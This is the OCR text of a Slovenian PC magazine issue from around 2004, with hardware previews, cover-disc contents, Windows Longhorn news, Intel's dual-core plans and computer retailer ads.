BOF Maribor, delovni čas, **trgovina:** pon-sob: 9 - 20, **bar / CD shop:** pon-čet: 9 - 23, pet-sob: 9 - 01 / BOF, Tržaška 7, Maribor, **tel.: 02 320 75 70**

PISARNA DOMA ZABAVA DOMA PRENOSNIKI BELA TEHNIKA KUHANJE OSEBNA NEGA CD DVD **www.bof.si**

Opremljeni

Strojna oprema na našem seznamu najbolj zaželenih.



Via
Viina referenčna plošča ima eno 16x in eno 1x režo PCI Express in kvartet rež PCI. Končne prodajne plošče ne bodo nujno enake.

MSI in Asus
Ker VIA sama ne dela osnovnih plošč, bomo morali počakati na partnerja MSI in Asus, da bosta predstavila svoje izdelke. Prve plošče naj bi kmalu dočakali.


Flex Express
Flex Express je Viin odgovor na PCI Express. Proizvajalcem omogoča vgradnjo 22 poti, ki so razdeljene med največ 5 rež.

Athlon PCI Express

VIA K8T890

Cena Še ni znana Na voljo Še ni znano
Na spletu www.via.com.tw

PCI Express je prihodnost PC-ja, še niste vedeli? Seveda je bila izkušnja PCI Express le v domeni Intelovih naborov 915 in 925 za Pentiume 4. In nismo še videli pravega dokaza o podpori za PCI Express za igričarsko prijazne Athlone 64. Do zdaj. Obstaja kar nekaj podjetij, ki vam bodo rada predstavila svoje načrte za nabore AMD PCI Express, a je samo VIA predstavila delujočo osnovno ploščo, čisto nov K8T890. Zdaj se gotovo sprašujete, če bo Viin nov otrok podpiral nVidiino tehnologijo SLI dual-PCI Express. Odgovor je: ne še (še ni dovolj rež PCI E). Za to bomo morali počakati na različico Pro, ki bi naj bila predstavljena konec letošnjega leta.



Sistem

Alienware DHD →

Cena Od 1,035.000 SIT Na voljo Za Evropo še ni potrjeno
Na spletu www.alienware.co.uk

Vsi sanjamo. In pri PCF sanjamo o tem, da bi bili tako nesramno bogati, da bi lahko mimogrede izpljunili dober milijon za napravo, ki ji najhitreje pada cena – za skromni PC. In ta Alienwarova gizdava škatla je točno to – skromna. Za kup denarja boste dobili pošast bibličnih proporcev, vključno s 30-palčnim monitorjem LCD ter obveznimi komponentami, kot so P4, najnovejša grafična kartica in seveda ne sme manjkati niti Win XP Media Centre Edition.

www.pasadena.si
Založba računalniške literature in spletna knjigarna

Ultra-prenosni notesnik

ECS G220

Cena Še ni znana Na voljo Konec 2004
Na spletu www.ecs.com.tw

A gre za največji digitalni fotoaparat na svetu? Naka. To je še en ultra-prenosni notesnik, ki pa je prijazen ljubiteljem filmov. Ima 12,1-palčni široki zaslon, ki se nam zdi idealen, ko je govora o kombinaciji prenosljivosti in zmogljivosti. Seveda se ne bi pojavil na straneh PCF, če bi ne bi imel nečesa, kar ga loči od drugih podobnih naprav, ki jih je trg poln. V tem primeru je to 1,3MP digitalna kamera, ki so jo pri Elitegroup Computer Systems namestili kar na okvir zaslona. Zakaj točno bi kdo potreboval ločljivost SXGA pri tovrstni digitalni kameri, nam pa ni najbolj jasno.

Prenosni video predvajalnik

Shinco SDP-1910

Cena ok. 138.000 SIT Na voljo Zdaj Na spletu www.firebox.com

Redni bralci verjetno veste, da smo bili kar navdušeni nad Creativovim konceptom prenosnega medijskega centra. Je pa prišlo v uredništvu do precejšnjih nestrinjanj zaradi njegovega majhnega zaslona s precej nizko ločljivostjo. Tokrat vam predstavljamo precej zanimivo alternativo. Stane enako, a ima precej večji, 9-palčni zaslon in podpira polno ločljivost DVD-ja – Shoncov predvajalnik je prava atrakcija, ki povrhu vsega podpira še filme, kodirane v DivX. Seveda nima trdega diska, a bo brez težav predvajal datoteke DivX s CD-ja ali DVD-ja.

Notesnik

Toshiba Qosmio

Cena ok. 518.000 Na voljo Zdaj
Na spletu www.toshiba.com

Toshibina blagopokojna serija luksuznih notesnikov 5200 je bila (in do neke mere še vedno je) naša najljubša, ko je govora o velikih notesnikih. Zato imamo velika pričakovanja za to družino notesnikov, ki bi naj zamenjala omenjeno serijo. Na papirju ni ničesar takega, kar bi vas vrglo s stola. Dokler seveda ne boste ugledali za celih 600 kandel svetel, 15-palčni zaslon XGA. Če zadevo postavimo v kontekst – dostojni namizni monitorji zmorejo okoli 250 kandel. Večina notesnikov pa tako ali tako ne zmore več kot 200 kandel. No, poganja ga 1,8GHz procesor Pentium-M, vgrajen je obvezni predvajalnik DVD, ima pa še TV kartico s strojno podporo za dekodiranje MPEG2 in pripadajoč daljinski krmilnik.

Hlajenje

Vapochill Waterchill Hard Drive Cooler

Cena Pribl. 52.000 SIT Na voljo Zdaj Na spletu www.asetek.com

Vas muči vroč trdi disk? Je tako glasen, da vam bo razneslo glavo? Potem si pa preprosto morate omisliti enega od teh kompletov za vodno hlajenje trdih diskov. Vapochill bi naj delovno temperaturo diska znižal za 34 – 42 odstotkov in zmanjšal stopnjo hrupa, ki ga disk oddaja. Komplete si lahko omislite za do osem diskov, boste pa potrebovali ločene 5-palčne ali 3-palčne okvirje za hlajenje za dodatne diske saj je v osnovnem kompletu samo eden. In ne pozabite, da trdi diski delujejo bolje in dlje, če so hladni, kar pomeni, da boste pridobili tudi pri stabilnosti in zanesljivosti vaših glavnih nosilcev podatkov.


PRIHAJA

Mi smo vam prvi povedali.

IZID: ZDAJ

Zapisovalnik DVD
Pioneer DVR-A08
Ok. 30.000 SIT

Če obstaja ena sama komponenta PC-ja, ki pooseblja neusmiljen in nezadržen razvoj platforme kot celote, potem je to zapisovalnik DVD. Še pred nekaj leti so prvi primerki stali krepko več kot sto tisočakov in so bili, milo rečeno, za en drek. Danes pa so dvoslojni zapisovalniki na voljo za le nekaj drobiža več kot 20 tisočakov. Pioneer, največji igralec med proizvajalci teh pogonov, ni vedno tudi prvi, ko je govora o novih tehnologijah, a ta novi dvoslojni zapisovalnik jasno pove, da je najboljši. Klasične DVD-je zna zapisovati 16x, dvoslojne medije pa 4x, pa še izgleda odlično.
www.pioneer-eur.com



IZID: ZDAJ

Brezžična omrežja
NetGear WGT634U Wireless Media Router
Ok. 34.000 SIT

Da si ne bi drznili preskočiti tega odstavka – to namreč ni kar navaden brezžični usmerjevalnik. Ne, ne, ne, NetGear mu je namreč zvito dodal vrata USB 2.0. Niste navdušeni? Pa bi morali biti, saj povezljivost preko USB pomeni, da lahko nanj priklopite katerokoli pomnilniško enoto, od pomnilniških ključkov do trdih diskov, do katerih lahko potem dostopate s katerekoli naprave v omrežju. No, sicer nanj ne morete priključiti kar vsake naprave, je pa NetGear na svoji spletni strani naštel ogromno naprav, ki so združljive.
www.netgear.co.uk

Vsebina diska

Tukaj preberite, kaj vas lepega čaka na priloženem disku.

Naše najljubše vodilo za rubriko Vsebina diska je že od nekdaj bilo "vsega po malem za vse". In, glej ga, zlomka, tudi ta mesec smo se ga držali. Nekaj bo preizkusnih programov, nekaj celotnih, nekaj bo iger, nekaj bo zabave, nekaj daril, ponovno bomo speljali tudi nagradno dirko. Standardno lepo se bomo torej imeli.

Začnimo tokrat s programi, ker jih imamo res ogromno. S celotnima programoma Amapi 3D in PowerDirector Pro boste ustvarjali 3D objekte in lastne filmčke. Ne smemo pozabiti na Paint Shop Pro 9, enega izmed zvezdnikov te strani, sledijo pa mu 3DMark05, PowerDVD 5.0, Desktop Sidebar in še cela armada drugih. Oglejte si vodiče, ki se začnejo na strani 73.

Igre za to čudovito zbirko programja sploh ne zaostajajo. Preizkusili boste lahko demo različice strašno pričakovanih naslovov, kakršni so recimo Prince of Persia: Warrior Within, Tribes: Vengance, FIFA Football 2005, Juiced in ostali. Na žalost ta mesec te demonstracijske različice zasedejo ogromno prostora, tako da smo na CD uspeli stlačiti samo tri. Kaj naj vam rečemo? Presedlajte na DVD.

Naslednji mesec pa se bomo v tej rubriki lahko pohvalili s prav posebno rečjo. Ne moremo vam še izdati kaj... ne, niti prišepniti vam ne moremo. Potrpljenje, potrpljenje. **pisma@pcformatslo.net**

Demo igre

Prince of Persia: Warrior Within

Princ se mora tokrat podati na pot srditega bojevanja in skrivnosti, da bi se rešil prerane smrti. Pot ga vodi v središče trdnjave na zakletem otoku, kjer na njega prežijo največji strahovi človeštva. Samo z vztrajnostjo in mojstrskim obvladanjem novim borilnih veščin se lahko princ dvigne na nov nivo in v enem kosu prestane največjo preizkušnjo svojega življenja.

Tribes: Vengeance

Tribes vrača udarec. Visoko leteča večigralska bojna izkušnja se vrača z novimi smrtonosnimi orožji, hitrim in divjim letenjem, globoko strateško ekipno akcijo in prvo enoigralsko kampanjo serije *Tribes*. Na svojem maščevalnem pohodu mora bojevita princesa Julia razkriti krvavo skrivnost, ki grozi, da bo uničila Imperij.

PLUS!


Juiced, FIFA Football 2005, Gooka, Conflict Vietnam, Silent Hill 4, Kohan II: Kings of War, RollerCoaster Tycoon 3, TeamSpeak 2, Multi-Theft Auto in druge.

Celotni programi

Amapi 3D 6

Amapi 3D je idealno 3D orodje za ustvarjanje vsebin za široko paleto področij, od industrijskega oblikovanja, ovitkov, arhitekturnega oblikovanja, ilustracij, multimedije, računalniških iger, oblikovanja za film in televizijo ter oblikovanja za splet. Zaradi naprednih možnosti modeliranja (NURBS, dinamična geometrija, oblikovanje površin in še več) je *Amapi 3D* izjemno zmogljivo orodje za modeliranje, ki poenostavi ustvarjanje in urejanje kompleksnih geometrijskih oblik.

PowerDirector Pro 2.55 VE



Predstavljamo vam najhitrejše in najnaprednejše orodje za obdelavo videa na svetu – *PowerDirector Pro*. Program vključuje orodja, ki so enostavna za uporabo, z njimi pa se lahko lotite profesionalne video produkcije. Vključuje celo priročne čarovnike, s pomočjo katerih lahko brez težav ustvarite filmske diske, kot so DVD-ji, video CD-ji in SVCD-ji ter celo MiniDVD. Preden pa kliknete na gumb za namestitev, si na spletni strani z registracijo zagotovite brezplačno serijsko številko.

Preizkusni programi

Paint Shop Pro 9

Paint Shop Pro je program za profesionalno obdelavo slik. S kombinacijo orodij za avtomatizirano in fino ročno urejanje ter z integriranim sistemom za učenje boste s *Paint Shop Pro* hitro ustvarili profesionalne rezultate. Najnovejša različica vključuje ogromno popravkov, vključno z naborom novih možnosti Art Media, profesionalnimi orodji za obdelavo slik in zmožnostjo preciznega grafičnega oblikovanja. Na disku je polno delujoča, 60-dnevna različica.

Nagradna igra

Dirka za veliko nagrado *PCFormata*!

Tudi ta mesec imamo za vas izziv – imenuje se *Juiced* in komaj čaka, da si ga namestite z našega diska in odhrumite z njim po ulicah ameriških mest. Poleg igre namestite še program *HyperSnap-DX*, ki ga dobite na spletni strani **www.hyperionics.com** ali pa na našem prejšnjem disku, z njim zajemite zaslonski posnetek lestvice s časi po koncu vaše najbolj fenomenalne **vožnje in zaslonski posnetek pošljite** na naš elektronski naslov pisma@pcformatslo.net. Seveda bomo sprejeli tudi disketo/CD, ki bo prispel na naslov **PCFormat, Trg revolucje 2, 2000 Maribor**. Prizorišče Velike nagrade *PCF* se imenuje **San Ricardo**. Obvezno pripišite tudi vaš čas. Kdor bo goljufal, se mu bo posušila leva ritnica.

Acer TravelMate 8000 series

Neodvisna mobilnost

intel inside
centrino™
MOBILE TECHNOLOGY

Acer priporoča Microsoft® Windows® XP Professional.

Prenosniki serije **TravelMate 8000** so posebej oblikovani za mobilne uporabnike v manjših, srednjih in velikih podjetjih, ki želijo tanek in eleganten delovni instrument, ki združuje komponente vrhunske kvalitete in tehnologije. Zahvaljujoč **Intel® Centrino™ Mobilna Tehnologija** vam prenosnik omogoča **veliko avtonomnost baterije** skupaj s **fleksibilnostjo brezžične komunikacije,** ter različne **varnostne mahanizme**.

- Intel® Centrino™ Mobilna Tehnologija
- Microsoft® Windows® XP Professional
- Integrirano: 10/100/1000 Mbps Fast Ethernet V.92 Modem, Bluetooth™
- 15.0" SXGA+ TFT Zaslon
- Do 80GB ATA/100 HDD z Disc Anti-Shock Protection (DASP)
- DVD-RW Super Multi
- 4-in-1 SmartCard Reader
- 1* Year Carry-In International Travellers Warranty

Nadaljne informacije: **www.acer.com/si**
sales@acer-ee.com

acer
Empowering People

Naša distributerja: • Avtera d.o.o., Tel: 01-5853665,
• TrendNet d.o.o., Tel: 03-5863033

novice

NAJPOMEMBNEJŠE STVARI, KI JIH MORATE VEDETI.

6 NASVETOV ...da bo mesec hitreje minil

Okrasite vsako steno vašega doma s Screen Goo, barvo, ki spremeni vsako površino v zaslon za projektor:
www.goosystems.com

Ugotovite, kako bi se glasilo vaše ime, če bi bili veverica. Jelena Varda je očitno Admiral Honeynuts:
www.cheekysquirrel.net/squirrelname

Ne zapravite celega bogastva za nakup zaščitne torbice za vaš iPod: namesto tega jo naredite sami iz stare nogavice:
www.maneeshsethi.com/ipod

Če je še niste slišali, prisluhnite različici skladbe *Common People* Williama Shatnerja:
www.williamshatner.com/images/store/common_people.wma

Postanite anonimni darovalec sperme. Saj z njo tako in tako nimate kaj početi:
www.mannotincluded.com

Ponovno preigrajte originalni *Doom* z novim pogonom *Doom 3*. Nikdo bo poskusil predelati *Doom II* in njegove milijone zlobcev?
http://cdoom.argz.com

On ne bi rad živel kot navadni ljudje.

Okrnjeni Longhorn

Izid naslednje različice Windows, Longhorn, je potrjen za 2006. Vendar vam ga morda ne bo treba kupiti.

Hej, ljudstvo, glejte in se nasmejte neumnemu operacijskemu sistemu, ki se spotika ob lastne vezalke in sploh ne ve, v katero smer je namenjen. Ha! Povedal nam je, da bo tukaj leta 2004, vendar se na svoji poti kar naprej izgublja. Neumni Longhorn. Zdaj je že pri 2006, kaj? Si kar mislimo. Na srečo se je Microsoft vsaj na videz pridružil ostalemu svetu in skupaj z njim spoznal, kako smešne so neštete obljube o naslednji različici Windows s kodnim imenom Longhorn. Ne le, da so zmanjšali število novih funkcij, temveč hkrati nameravajo izdati nekatere preostale ključne funkcije za XP.

Pri Microsoftu zatrjujejo, da bo Longorn "na razpolago leta 2006", kar napeljuje bolj na izid v začetku kot ob koncu leta, vendar pa smo še v začetku septembra brali, da bo *Half-Life 2* izšel poleti leta 2004, *Duke Nukem Forever* pa so nam obljubljali za leto... saj se niti spomnimo ne več. Enkrat pred Kristusom. Za nos boste torej morali vleči koga drugega, g. Gates. Če so nekatere njegove funkcije okrnjene tako, da bo deloval v Win XP, pa najbrž ne bo nobene potrebe, da bi Longhorn tudi takoj kupili, kajne?

KDO KVARI ZABAVO?

No ja, ne čisto. Prvotni načrt za Longhorn se je glasil tako, da so ga zasnovali na treh neumno poimenovanih, a inovativnih tehnologijah: Avalon, Indigo in WinFS. MS trdi, da bo tehnologija, ki stoji za prvima dvema, izdana kot posodobitev za XP približno ob istem času ali še pred izidom Longorna. Na prvi pogled se zdi, da si bomo nadeli papirnate klobučke za zabavo in povedali teti Zlatki dobro novico, saj je Avalon odgovoren za elegantne 3D učinke, ki so obljubljeni za vmesnik Longhorna. Če upoštevamo, da imamo za to potrebne 3D kartice že od sredine devetdesetih, je bil tudi že skrajni čas. Toda Avalon ne bo le zbirka vrtečih se kock, naključnih učinkov delcev ali renderiranih goblinskih oglasov, ob katerih vam bodo oči skakale iz jamic – bolj se nanaša na prosojnost, animacije in integracijo 3D objektov v zaenkrat še zmeraj 2D delovno okolje

Windows. Primer je vrtljiva 3D orodna vrstica v pisarniški aplikaciji: res je, da ne bo delovala drugače kot prej, bo pa zato veliko bolje izgledala. Veliko teh vizualnih trikov bo vključenih v glavni vmesnik Longhorna, kot so na primer nagnjena okna, ki dajejo vtis globine: nič zares revolucionarnega, toda od tega, kar smo videli pri Longornu do danes, bo Windows izgledal v celoti bolj moderno. Vsaj enkrat.

In prihaja tudi za XP – hura! Nobene potrebe ne bo, da bi zapravili 30 tisočakov in zapravljali čas za dodatne neumnosti z aktivacijo izdelka. No ja, v bistvu to ne drži povsem. Čeprav bo sistem Avalon na voljo za starega modro-zelenega, pa to ne pomeni, da bo XP izgledal tako kot Longhorn ali se pomladil zaradi 3D učinkov in priročne stranske vrstice (čeprav vam v te namene toplo priporočamo Desktop Sidebar, ki ga boste našli na disku). Zgodilo se bo le to, da bodo aplikacije, ki so izdelane za Longhorn, prava tako delovale v Win XP, zato se tistim, ki nameravajo nadgrajevati kasneje, ne bodo treba odreči programom, ki temeljijo na Avalonu. Prav tako bo za Win XP na voljo tudi Indigo, evolucija Microsoftovega sistema .NET za spletne storitve. Spet ne gre za kaj hudo presenetljivega, bo pa omogočal vsem aplikacijam Indigo, da bodo delovale v okolju XP.

DVA OD TREH NI SLABO

To sta torej dva od treh: kaj pa bo z WinFS, precej spornim datotečnim sistemom, ki naj bi vas popeljal v popolnoma nov svet organiziranja in iskanja informacij ali datotek? Torej, v škatli z Longhornom ga ne boste videli. Pri Microsoftu so precej odkrito priznali, da so precenili sposobnosti na kontekstu zasnovanega iskalnika, zato bo WinFS, brezplačna nadgradnja Longhorna, na voljo enkrat kasneje. Blah. Lahko samo sklepamo, da je do tega prišlo, ker si pri Microsftu še zmeraj ližejo vedno večje rane v zvezi z varnostjo Windows. Od izida Service Packa 2 za XP je minilo le nekaj tednov (v času tega pisanja), in že se je javnosti razkrilo osupljivo veliko število varnostnih lukenj in slabosti, ki jih lahko izkoristijo premeteni krekerji ali pisci virusov. Naj vas spomnimo, da sta tako rimski kot britanski imperij razpadla zato, ker so njihovi vladarji poskušali krpati vedno večje težave; pri Microsoftu bi se prav tako morali osredotočiti na učinkovito in popolno krpanje lastnih varnostnih lukenj, saj se drugače kaj lahko zgodi, da bo Longhorn predstavljal začetek Microsoftovega neizogibnega propada. **PCF**

ČRNIGLAVNIK

Cairo, Memphis, Whistler, Blackcomb, Longhorn: vse to zveni kot zmedeno blebetanje, ki pa v ves ta besedni kaos le vnaša nek red. Cairo je postal Windows 95, Memphis je dobil ime Windows 98, Whistler je postal XP, Longhorn pa bi nas naj razveselil leta 2006. A eden od prašičkov se je po poti izgubil. Pred časom nam je bilo namreč rečeno, da bi naj dobili še en operacijski sistem med Windows XP in Longhorn, ki je nosil kodno ime Blackcomb (črn glavnik, če se sprašujete, čemu tak naslov tega okvirčka); izid Longhorna pa je bil že tolikokrat prestavljen, da je sistem Windows z najbolj okrutnim imenom očitno kar izginil. Ali leži kje mrtev zakopan ali pa ga bodo preprosto predelali in iz njega naredili naslednika Longhorna in deseto različico Windows? V uredništvu že pobiramo stave, kako ga bodo preimenovali. In pri tem nas je sama zloba.

Črn glavnik: ni tako vsakdanja zadeva, kot si mogoče predstavljate.

Mlacom


Mlacom d.o.o., Drenikova 36, Ljubljana
telefon: 01 / 500 8775
faks: 01 / 500 8777
info@mlacom.si

Preveri najbolj ažuren CENIK na spletu!

ohišje Enermax CS656-TA

14.934,oo SIT
novi Enermaxov model v črni in srebrni barvi

ohišje Coolermaster Centurion 5




18.126,oo SIT
dobro hlajeno ter lično ohišje s 12cm ventilatorjem

DVD snemalnik NEC 3500

19.990,oo SIT
zapisovalec s podporo zapisovanja -R in +R DVD medijev z do 16x hitrostjo, dvoslojni 4x

graf. k. Gigabyte Geforce 6800




80.920,oo SIT
izjemno hiter grafični pospeševalec z 128MB DDR pomnilnika in pasivnim hladilnikom

napajalnik Enermax Coolergiant

21.546,oo SIT
izjemno tihi in zmogljivi napajalnik model EG385AX-SFMA

matična plošča Epox 9NDA3+



40.470,oo SIT
zmogljiva S939 platforma

15 let

Cene vsebujejo DDV in se lahko spremenijo brez obvestila.

Zbogom, gigahertz

Megaherčni mit je mrtev. Naj živijo dvojedrni procesorji!

V **San Franciscu** je jesen, kar lahko pomeni samo eno stvar: največji svetovni festival računalniških navdušencev, drugače znan kot Intel Developer Forum. Letošnja tema so bili večjedrni procesorji. Intel je poveličeval tehnologijo in razkril večjedrne načrte za vsako platformo – novi modi je usojeno, da bo v naslednjem letu asimilirala strežnike in namizne ter prenosne računalnike. Na veselje mnogih je velikan med izdelovalci čipov celo trdil, da je bila njegova precej hvaljena tehnologija HyperThreading le korak proti resničnim večnitnim sposobnostim teh večjedrnih čipov. Kar je skoraj verjetno, a prepozno spoznanje.

Kot je značilno za Intelov stil, so bile informacije o podrobnostih redke, prisotni pa so si ogledali demonstracijo prihajajočega dvojedrnega strežniškega čipa Itanium, skupaj z nekaterimi poslasticami v zvezi z Yonah, dvojedrnim čipom Pentium-M, ki je zasnovan na 65nm tehnologiji. Kar zadeva dvojedrne procesorje za namizne računalnike, so pri Intelu imeli bolj malo za povedati, čeprav so že pred tem napovedali dvojedrni čip, zasnovan na procesorju P4 Prescott, kot smo razkrili v *PCF 29*.

Seveda pa je prava novica ta, da je Intel sedaj po tihem priznal, da je bil njihov pristop do procesorjev "frekvenca je kralj" le zavlačevalni manever. Še več, ker je največji igralec v tem poslu stopil na pot večjedrne tehnologije, so lahko razvijalci programske opreme prepričani, da bo optimiziranje njihovih programov za večnitna okolja tega tudi vredno. AMD je razkril podobne načrte za prihodnost.

www.intel.com

VROČE S SPLETA

Ali se doba kupovanja iger v trgovinah bliža koncu?

OK, priznamo: nikoli si nismo mislili, da bo Steam, spletni sistem za dostavo vsebin razvijalca *Half-Life*, Valva, zadevo uspešno izpeljal. Toda zdi se, da bo zaradi več deset tisoč ljudi, ki zafrustrirano bolščijo v svoje zaklenjene dele končne igre *Half-Life 2*, ki so si jih naložili preko Steama, vladavina trgovin z računalniškimi igrami na optičnih diskih vedno bolj ogrožena. Če povprečni širokopasovni dostop lahko prenese posamezne gigabajte igre, če dovolj igralcev ne vidi nobenega problema pri uporabi svoje kreditne kartice na spletu in če Steamov varnostni nadzor ostane soliden sistem za zaščito pred kopiranjem, morda zremo v drzno prihodnost. "Do sedaj smo dobili in ugodili skoraj 200.000 zahtevam po prenosu delov končne igre," nam je povedal Doug Lombardi iz Valva.

Pandin TruPrevent

Predstavili so nam orodje za prepoznavanje neznanih groženj.

Podjetje Ribera nam je v začetku oktobra na seminarju predstavilo Pandino novo in precej unikatno rešitev, imenovano *TruPrevent*. Gre za programsko opremo, ki je namenjena izključno varovanju sistema pred neznanimi virusi in drugimi oblikami škodljive programske kode. To se mogoče ne sliši ravno impresivno, saj praktično vsi protivirusni programi dandanes omogočajo t.i. holistično prepoznavanje virusov, a je to prepoznavanje omejeno samo na pregledovanje programske kode. Če del kode ustreza nečemu, kar protivirusni program prepozna kot virus, primerno reagira. *TruPreventa* pa sama koda sploh ne zanima, temveč opazuje obnašanje programov – če kateri počne nekaj, česar ne bi smel, *TruPrevent* primerno reagira z blokiranjem programa.

Zdaj se pa gotovo sprašujete, zakaj je tak program sploh potreben. Problem je namreč v tem, da se novi virusi širijo tako bliskovito hitro, da proizvajalci protivirusnih programov sploh ne morejo pravočasno izdati nadgradenj. In dokler nam ne bo uspelo najti dovolj velikega kladiva, da bi piscem virusov z njim razbili glave (kar je očitno edini način, da bi ugotovili, da jih imamo polno kapo), je takšna preventiva žal potrebna. Pri Pandi pa celo obljubljajo, da bo program deloval z vsemi znanimi protivirusnimi programi.

TruPrevent imamo trenutno v obdelavi, rezultate našega mučenja programa pa boste lahko prebrali v naslednji številki *PCFormata*.

Obisk pri Fujitsu Siemensu

Potep po Nemčiji in nove igrače za navdušence.

Fujitsu Siemens nas je 6. in 7. oktobra popeljal v Nemčijo na obisk prireditve Visit 2004 in ogled tovarne. Na sami prireditvi smo imeli priložnost videti celo goro novosti, od namiznih računalnikov, dlančnikov, notesnikov in tabličnih PC-jev ter različnih namenskih tehnoloških rešitev. Najbolj nas je navdušila nova serija notesnikov/tabličnih PC-jev, imenovana Lifebook T. Za razliko od klasičnih tabličnih PC-jev, ki imajo precej uborne specifikacije in so resnično namenjeni izključno samo "delu", je ta serija opremljena, kot se spodobi. V bistvu ima vse, kar boste našli v dobrem notesniku s tehnologijo Centrino, le da je zaslon mogoče obrniti in notesnik spremeniti v tablični PC. Taka rešitev sicer ni nova, je pa odlično izvedena in modeli, ki smo jih videli, delujejo robustno in kvalitetno.

Najbolj nas je pa navdušil obisk tovarne, kjer smo si lahko ogledali, kako nastajajo osnovne plošče ter kako poteka proces testiranja opreme. In zdaj gotovo mrmrate, da je tak izlet huronsko dolgočasen – tudi mi smo bili trdno prepričani, da bo zadeva zapravljanje časa, pa vam povemo, da je dobra ura obiska minila odločno prehitro. Spremljanje osnovne plošče od navadnega kosa plastike do skupka zapletene elektronike je prav hipnotično, tako da so nas morali prav naganjati iz proizvodnih hal.

